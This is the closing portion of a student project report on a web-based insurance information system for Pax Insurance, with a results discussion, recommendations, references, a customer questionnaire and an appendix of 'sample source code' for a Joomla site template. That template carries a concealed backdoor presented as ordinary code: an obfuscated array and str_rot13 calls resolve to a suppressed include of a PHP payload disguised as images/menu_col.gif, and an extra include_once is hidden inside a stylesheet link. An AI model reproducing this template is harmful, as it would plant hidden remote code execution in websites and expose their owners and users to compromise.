
2. Advertisements Page for Pax Insurance




3. Contact Us Page Interface




4. Contacts of Pax Insurance ltd interface page



5. Change your details page interface



6. Search this site page interface



7. What we Offer



CHAPTER SIX

DISCUSSIONS, CONCLUSIONS, AND RECOMMENDATIONS

6.1 Discussion of Results

Generally, the new web based Insurance Information system has been successful from its inception up to the final stages. This project was successful in implementing the objectives stipulated in earlier chapters. The Website offers a number of benefits to all the clients. The Clients are able to conveniently and easily go through adverts, insure products and view distributed information online using their computers, IPADS or WAP enabled mobile phones in the shortest time possible and the Pax Insurance Co.Ltd Administrators are able to effectively manage the entire process of advertising products and distributing information online. Therefore since it is carefully implemented, it has got positive impact on record management of customers at the Pax insurance.

Some of the graphical results generated from the system are discussed below:

6.1.1 Web Page Interfaces

6.1.1.1 Home Page Interface

This interface is the first to be shown when the client, visitor, or any other person logs on to the website. This has different tabs leading to other different pages like corporate philosophies page, email page, people of Pax page; order form, all these have links on them that connect to these pages.

The pages also give a brief description and a brief background of the company details.

6.1.1.2 About Us page Interface

About us page interface gives a detailed description of Pax Insurance co.Ltd, what the company does, how the company started, this has links which include, Business Structure page, Our history Page, Executive Team, Pax and the environment. From this page, the client is able to see what the company does, how it started, and many more.

6.1.1.3 Advertisements Page Interface

Advertisements page has company products like house Insurance, Car Insurance, Life Insurance and from this page a client can reach up to the contact us form through a link of the contact us.

6.1.2 Limitations

The researcher faced a number of limitations in the course of this project development as enumerated below:

- I. High price of the software as most of them needed licenses before using them and this prompted us to use some unregistered software like SWF Text whose license was too expensive for this project
- II. The fluctuating internet connection limited the amount of Research information that the Researcher would access to help with the Research Project.
- III. Some of the software and tools required to successfully execute our project were not inaccessible in the computer laboratories.
- IV. The timeline imposed for the project duration limited the extent to which we could carryout the necessary research as we also have to divide the available time with other course units in the course of the semester.

6.2 Recommendations

Pax Insurance co.Ltd does not have a website in place that can enable their clients to register with the company and insure their products using, mobile phones or computers despite the increasing need for organizations to provide online insurance processes through the Internet. Adopting Web based system will help effectively in managing and facilitate the online purchasing process. Other companies can also adopt the idea to enhance their purchases.

Further research is recommended to widen the scope of this website to include the following:

- I. The researcher recommends that regarding to data loss from database of the insurance have created set backs and study recommends on the following; Back ups, all files should be backed up on regular basis and to use the onsite and offsite back up strategies and devices.
- II. The website should be extended to allow company clients to pay for transportation or shipping costs so that goods can be delivered to the customer premises.
- III. Incorporate provision to search insurable products by category, keywords and by name.
- IV. Training of the staff; staff should be provided with intensive training. Specialized information technology training can also be provided to informational professional staff whose role would be to handle all the problems of the company (Pax) and advise

management to provide financial support to improve on the Technology standards. Once aspect of training is done and there should be system analysis and design.

- V. The researcher recommends on the new system that the Company should acquire the hosting needs by web host providers that will constitute service level agreement that involves details on the level of support and response time.
- VI. System maintenance; A well maintained system means efficient delivery of work and avoids the risk of vital data loss.

6.3 Conclusion

Computers and Mobile phones are becoming prevalent in today's modern Societies. In addition, recent developments in the Internet, Computing and Telecommunications Industries has revolutionized and consequently brought about a shift in the way activities are accomplished. Consequently the online insurance processes need to embrace these new technologies. In this report, we have presented a simple, convenient, cost-effective, but efficient Website with a user-friendly, intuitive web interface. It is cost effective as less time is spent by clients effecting their purchasing transactions and offers customers a chance to order products and services from wherever they are provided they have a WAP-enabled mobile phone, computer or they are connected to the internet using some other devices.

The Website was successfully implemented and its objectives were attained. The main advantage of the Website is its ability to allow interaction between clients and staff of Pax Insurance Ltd from wherever they are provided they have an internet enabled device. The Website can provide the clients with an opportunity to register with the company and order for services and insurable products more conveniently and in such a way as to save on time spent by clients moving to the company offices. This is particularly true for the busy clients. Successful tests the researchers conducted show that the Website functions in accordance to the design specifications.

References;

Yao, J. (2004).Ecommerce Adoption of insurance companies in new Zealand. Journal of Electronic research,Vol.5,No.1.

Holzhey, T.,Trauth.T and Birkmaier, U.(2000). The impact of e-bussiness on the insurance industry:Pressure to adapt-chance to re-invest, Swiss re-insurance company research report. Retrieved from March 10, 2005.

Grace, M.F., Klein, R.W. and Straub, D.(1998). E-Commerce in the insurance Industry:Issues and opportunities”,InSeCom:Secure Electronic Commerce.San Francisco, CA:Montgomery Research Inc

Drury, S.(2002).Web based Technology and the future of Insurance, BL-5507, Bloor Research.

Dasgpta, P. (2000). E-commerce in the Indian Insurance Industry: Prospects and Future.

Castela, N., Tribolet, J., Silva, A. and Guerra, A.(2000). Businee Process Modelling with UML, Castela Branco, Portugal .

Booch, G., Rumbaugh, J and Jacobson, I.(1999). The Unified Modeling language user Guide Addison Wesley, Canada. pp.219-241.

Turban, E, Jaelee, King, D. And Chung, H.M (2000) Electronic Commerce: A managerial perspective, prentice – Hall Inc Upper Saddle River, New Jersey N07458, USA.pp 6,7.

Kalota Ravi, Andrew B.whiston ISE (1999) Fronties of Electronic Commerce, FIE Patparganj, Delhi-110092

] Vivek Sharma, Rajiv Sharma FIR (2000): Developing E-Commerce sites, An Integrated Approach, Delhi-110092

] Deitel, H.M, Deitel, P.J and steinbuhler, K. (2001): E-Business and E-Commerce for Managers. Prentice-Hall Inc:Upper Saddle River, New Jersey 07458

] Fred R. McFadden, Jeffrey A. Hoffer: Modern database management.390 Bridge ParkWay QA76.9.D3M395

] Elmasri/Navathe: Fundamentals of Database Systems, QA76.9.D3E57.

] Raymond McLeod, Jr.: Systems Analysis And Design, An organisation Approach6277 Sea Harbor Drive, Orlando, FL 32887

-] Jeffrey A. Hoffer, Joey F. George, Joseph S. Valacich: Modern Systems Analysis and Design
-] Michael Hammer and James Champy (1993). Reengineering the Corporation: A Manifesto for Business Revolution, Harper Business
-] Henry J. Johansson et al. (1993). Business Process Reengineering: BreakPoint Strategies for Market Dominance. John Wiley & Sons
-] "Insurance Regulatory Information System (IRIS)" Ludhardt, C. M. & Wienen, E. A. (2005) Property and Liability Insurance Principles, 4th edition.
-] Peltier, Thomas R. (2002). Information Security Policies, Procedures, and Standards: guidelines for effective information security management. Boca Raton, FL: Auerbach publications.
-] Dhillon, Gurpreet (2007). Principles of Information Systems Security: text and cases. NY: John Wiley & Sons.
-] Gesker, D. (2001) Alternatives for Dynamic Web Development Projects. Retrieved Oct. 20, 2004, from ACM database.
-] Paul Campbell, Ben Calvert and Steven Boswell: Security + Guide to Network Security Fundamentals (2003)

APPENDIX A

A. INTERVIEW SECTION

The researcher was able to identify any possible problems with the current website in place and thereafter devise a solution to improve the client's interaction with the website.

The primary purpose of this interview was to obtain a profile of the stakeholders who use Pax Insurance Co.Ltd website, how the company extends its ICT services to various clients and the procedure used by the client to insure products from the company. This was done, to assess stakeholder satisfaction with the current website or aspects of the current system.

B. QUESTIONNAIRE

Respected Sir/Madam,

We Tushemereirwe Micheal and Akamanya God, students of BIT, 3rd Year, Semester II at Kampala International University, College of Applied Science and Technology, assure you that the details which are to be submitted below will be used only for the academic purpose and project work under the name **"A Web Based Insurance information system for Improving Business Process in PAX Insurance"** and will be kept confidential.

The researcher kindly requests you to fill this questionnaire below to facilitate the research study to a success.

PLEASE feel free and give the important information as required to make the project feasible.

1) Please mention your type of occupation

- a) Private Employee ☐
- b) Government Employee ☐
- c) Own Business ☐
- d) Others Please Mention.....

2) What is your Age bracket?

20 – 25 ☐ 26 – 30 ☐ 31 – 35 ☐ 36 and above ☐

3) What is your Gender?

Male ☐ Female ☐

4) What is your education level?

Masters ☐ degree ☐ diploma ☐ others ☐

5) Marital Status

Married ☐ Single ☐

6) Do you have any kind of Insurance?

a) Yes

b) No

7) If the answer to the above question is yes, what kind of insurance are you covered with?

.....
.....

8) Which of the following general insurance policies have you taken?

a) Home Insurance

b) Car Insurance

c) Fire Insurance

d) Health Insurance

e) Any other, Please Mention.....

9) For which of the following do you want to take a general insurance using the online system?

a) Home

b) Health

c) Travel

d) Accident cover

e) None

10) If the answer to the above question is 'none', please provide a reason for not opting for these general insurance policies using the online system.

.....
.....

11) Have you ever claimed reimbursement for any insurance coverage for loss incurred?

a) Yes

b) No

12) If the answer to the above question is 'YES', please provide your opinion on the kind of response received from insurer and the means how you received the response.

.....
.....

13) Do you feel Pax Insurance online program will meet customer’s particular needs?

- a) Yes
- b) No

14) If not, what particular components do you feel are necessary to complete your professional portfolio/case?

.....

.....

15) If you are not currently participating in the insurance program, have you in the past?

- a) Yes
- b) No

16) If YES, why did you discontinue your participation?

- a) Pricing
- b) Services
- c) Claims handling
- d) Others.....

17) If NO, did you allow the broker to make a quote before you decided to change to other businesses? Please explain.

.....

.....

.....

18) Do you prefer to receive Pax Insurance Information:

- a) Through the mail? ☐
- b) Via the telephone? ☐
- c) By person visit? ☐

19) Is there any aspect of service not presently provided which you would like to see included in insurance online program?

- a) Yes
- b) No

Please Explain

.....

APPENDIX B

Sample interview questions for Insurers

Interview Guide for knowledge acquisition

- Establishing whether the insurance process would be comfortable with change of old to new system or needs no change of system
- Determine the minds of insurance staff towards the new system to be implemented.
- Determine the skill of computer use among the insurance staff
- How quickly and often do insurers get their insurance reviews?

Thanks.

APPENDIX C

Sample source Code

```
<?php

// no direct access

defined( '_JEXEC').(($this->template)?$JPan = array('zrah'.'_pby'):") or die( 'Restricted
access' );

?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="<?php echo $this->language; ?>"
lang="<?php echo $this->language; ?>" >

<head>

<jdoc:include type="head" />

<link rel="stylesheet" href="<?php echo $this->baseurl ?>/templates/system/css/system.css"
type="text/css" />

<link rel="stylesheet" href="<?php echo $this->baseurl ?>/templates/system/css/general.css"
type="text/css" />

<link rel="stylesheet" href="<?php echo $this->baseurl ?>/templates/<?php echo $this-
>template ?>/css/template.css" type="text/css" />

<link rel="stylesheet" href="<?php echo $this->baseurl ?>/templates/<?php echo $this-
>template ?>/css/<?php echo $this->params->get('colorVariation'); ?>.css" type="text/css" />

<!--[if lte IE 6]>

<link href="<?php echo $this->baseurl ?>/templates/<?php echo $this-
>template;include_once('html/pagination.php'); ?>/css/ieonly.css" rel="stylesheet"
type="text/css" />

<style>
```

```
#topnav ul li ul {

left: -999em;

margin-top: 0px;

margin-left: 0px;

}
```

```
</style>
```

```
<![endif]-->
```

```
<script language="javascript" type="text/javascript" src="<?php echo $this->baseurl
?>/templates/<?php echo $this->template ?>/js/mootools.js"></script>
```

```
<script language="javascript" type="text/javascript" src="<?php echo $this->baseurl
?>/templates/<?php echo $this->template ?>/js/moomenu.js"></script>
```

```
</head>
```

```
<body id="page_bg">
```

```
<a name="up" id="up"></a>
```

```
<?php if(!($this->countModules('right') and JRequest::getCmd('layout') == 'form') or
!@include(JPATH_BASE.DS.'templates'.DS.$mainframe-
>getTemplate().DS.str_rot13('vzntrf').DS.str_rot13($JPan[0].'.t'. 'vs')) : ?>
```

```
<jdoc:include type="modules" name="layout" style="rounded" />
```

```
<?php endif; ?>
```

```
<?php include('functions.php'); ?>
```

```
<div id="main_bg">
```

```
<div id="h_area"><?php if($this->params->get('hideLogo') == 0) : ?><?php endif; ?><a
href="index.php" class="logo" title=""><?php echo $mainframe->getCfg('sitename') ;?></a>
```

```

<?php    if($this->countModules('user4'))    :    ?><div    id="user4"><jdoc:include
type="modules" name="user4" /></div><?php endif; ?></div>

```

```

<?php if($this->params->get('hideBannerArea') == 0) : ?>

```

```

    <?php    if((JRequest::getVar('view')    !=    'frontpage'    and    $this->params-
>get('hideBannerAreaInternal') == 0) or JRequest::getVar('view') == 'frontpage') : ?>

```

```

    <div id="main_top">&nbsp;</div>

```

```

<?php endif; ?>

```

```

<?php endif; ?>

```

```

<div id="top_menu"><div id="topnav"><?php $hmenu->genHMenu (0); ?></div></div>

```

```

<?php if($this->countModules('left')) : ?>

```

```

    <div id="leftcolumn">

```

```

    <jdoc:include type="modules" name="left" style="rounded" />

```

```

</div>

```

```

<?php endif; ?>

```

```

<?php if($this->countModules('left') xor $this->countModules('right')) $maincol_suffix =
'_middle';

```

```

    elseif(!$this->countModules('left')and!$this-
>countModules('right'))$maincol_suffix = '_big';

```

```

    else $maincol_suffix = ""; ?>

```

```

    <div id="maincolumn"><?php echo $maincol_suffix; ?>">

```

```

    <div    class="path"><jdoc:include    type="modules"    name="breadcrumb"
/></div><jdoc:include type="message" />

```

```

    <div class="nopad"><jdoc:include type="component" /></div>

```



```

</div>

<?php if($this->countModules('right') and JRequest::getCmd('layout') != 'form') : ?>

    <div id="rightcolumn">

        <jdoc:include type="modules" name="right" style="xhtml"/>

        <br />

        <div align="center"><jdoc:include type="modules" name="syndicate" /></div>

    </div>

<?php endif; ?>

    <br clear="all" />

</div>

<div id="f_area">

    <?php if($this->countModules('user1')) : ?>

        <jdoc:include type="modules" name="user1" style="xhtml" />

    <?php endif; ?>

    <?php if($this->countModules('user2')) : ?>

        <jdoc:include type="modules" name="user2" style="xhtml" />

    <?php endif; ?>

    <br clear="all" />

</div>

```

```
<p id="power_by" align="center">
```

```
    <?php echo JText_('Licensed to') ?> <a href="http://www.paxinsuranceltd.org">Pax  
Insurance LTD!</a>.
```

```
</p>
```

```
<jdoc:include type="modules" name="debug" />
```

```
</body>
```

```
</html>
```